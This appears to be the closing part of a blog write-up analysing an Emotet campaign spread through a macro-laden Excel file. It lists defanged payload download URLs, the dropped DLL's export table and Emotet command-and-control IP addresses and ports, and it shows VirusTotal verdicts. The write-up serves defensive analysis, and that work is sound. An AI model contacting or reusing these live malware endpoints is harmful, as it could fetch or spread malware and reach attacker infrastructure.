
- [https://geringer-muehle.\[de\]/wp-admin/G/](https://geringer-muehle.[de]/wp-admin/G/)
- [http://intolove.co.\[uk\]/wp-admin/FbGhiWtrEzrQ/](http://intolove.co.[uk]/wp-admin/FbGhiWtrEzrQ/)
- [http://isc.net.\[ua\]/themes/3rU/](http://isc.net.[ua]/themes/3rU/)

**Sheet 3 data:**



**Sheet 4 data:**

Press enter or click to view image in full size



Another two URL's that we saw earlier.

**Sheet 5 data:**

Press enter or click to view image in full size



**Sheet 6 data:**

Contains the directions of how to summarize the strings.

**DLL Analysis:**


Export function number 18.

Press enter or click to view image in full size

Name	Address	Ordinal
AVTKWUOYSwJ	000000018000AB68	1
AXnThm	000000018000ABEC	2
AcaMlJQk	000000018000AC24	3
AjrtOaYWVPNuDcHgGjffmUZH	000000018000AD18	4
AruTaxgjJnLAonVbNoGBGLvTSx	000000018000ADFO	5
BIwMdarMI	000000018000AF00	6
BViIstrhtFBSuQFyl	000000018000AE70	7
BZCPocbNSrqizanbktNxUoX	000000018000ACB8	8
BleNjbCoCyGEISgSJlbOW	000000018000AF20	9
ByvcVERqsWlgalyzeZvXccgJHx	000000018000AEA4	10
CxgqbJMZOTvrp	000000018000ADC4	11
DBmdjUx	000000018000ADA0	12
DEIZkbZXqKvipLgGdRHgxWRMQ	000000018000ACC0	13
DZvcrDzrGftjktgtgTUgkjBDhq	000000018000ACE8	14
DcsmQyasRhXhBvUHdgS	000000018000AE28	15
DfWeBoyzc	000000018000ABA8	16
DIXVNbgsODuUJcPn	000000018000AE8C	17
<b>DllRegisterServer</b>	<b>000000018000AB1C</b>	<b>18</b>


After funning the DLL we found a few interesting strings in the memory tab.

Press enter or click to view image in full size



In addition, it drops itself upon execution to the next path:

Press enter or click to view image in full size




When analyzing the memory string of the DLL in VT we got a description of Emotet.

0x12fcc08	26	169.60.181.70
-----------	----	---------------

0x131cb40	22	https://213.239.212.5/
0x131ebb0	56	https://95.217.221.146:8080/
0x131ec50	58	https://167.172.199.165:8080/
0x131ecf0	56	https://169.57.156.166:8080/

Press enter or click to view image in full size



169.60.181.70

12 / 88


12 security vendors flagged this IP address as malicious

169.60.181.70 (169.60.0.0/14)  
AS 36351 (SOFTLAYER)

Community Score

DETECTION DETAILS RELATIONS COMMUNITY 10

Press enter or click to view image in full size



Contained in Graphs (3)

- max.boulton | EMOTET Relations
- Sam2022\_1 | Emotet
- DMS2302 | Emotet 2nd Nov 2022 - DMS2302

Comments (7)

patricksvgrapi | 1 month ago

This indicator was mentioned in a report.

- Title: The Taxman Never Sleeps
- Reference: <https://www.fortinet.com/blog/threat-research/the-taxman-never-sleeps>
- Report Publish Date: 2022-12-21
- Reference ID: #defb7b81f (<https://www.virustotal.com/gui/search/defb7b81f/comments> for report's related indicators)

goodbear | 1 month ago

C2 Emotet - 169.60.181.70:8080

**Conclusions:**

- The macros reach out to download & execute the Emotet malware.
- The excel file using macros to reach out to web URLs.
- Via regsvr32.exe Emotet doing his execution.
- Emotet dropper is downloaded to a randomly generated folder under %UserProfile%\Appdata\Local as a dll file.

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Source: <https://medium.com/@Ilandu/emotet-campaign-6f240f7a5ed5>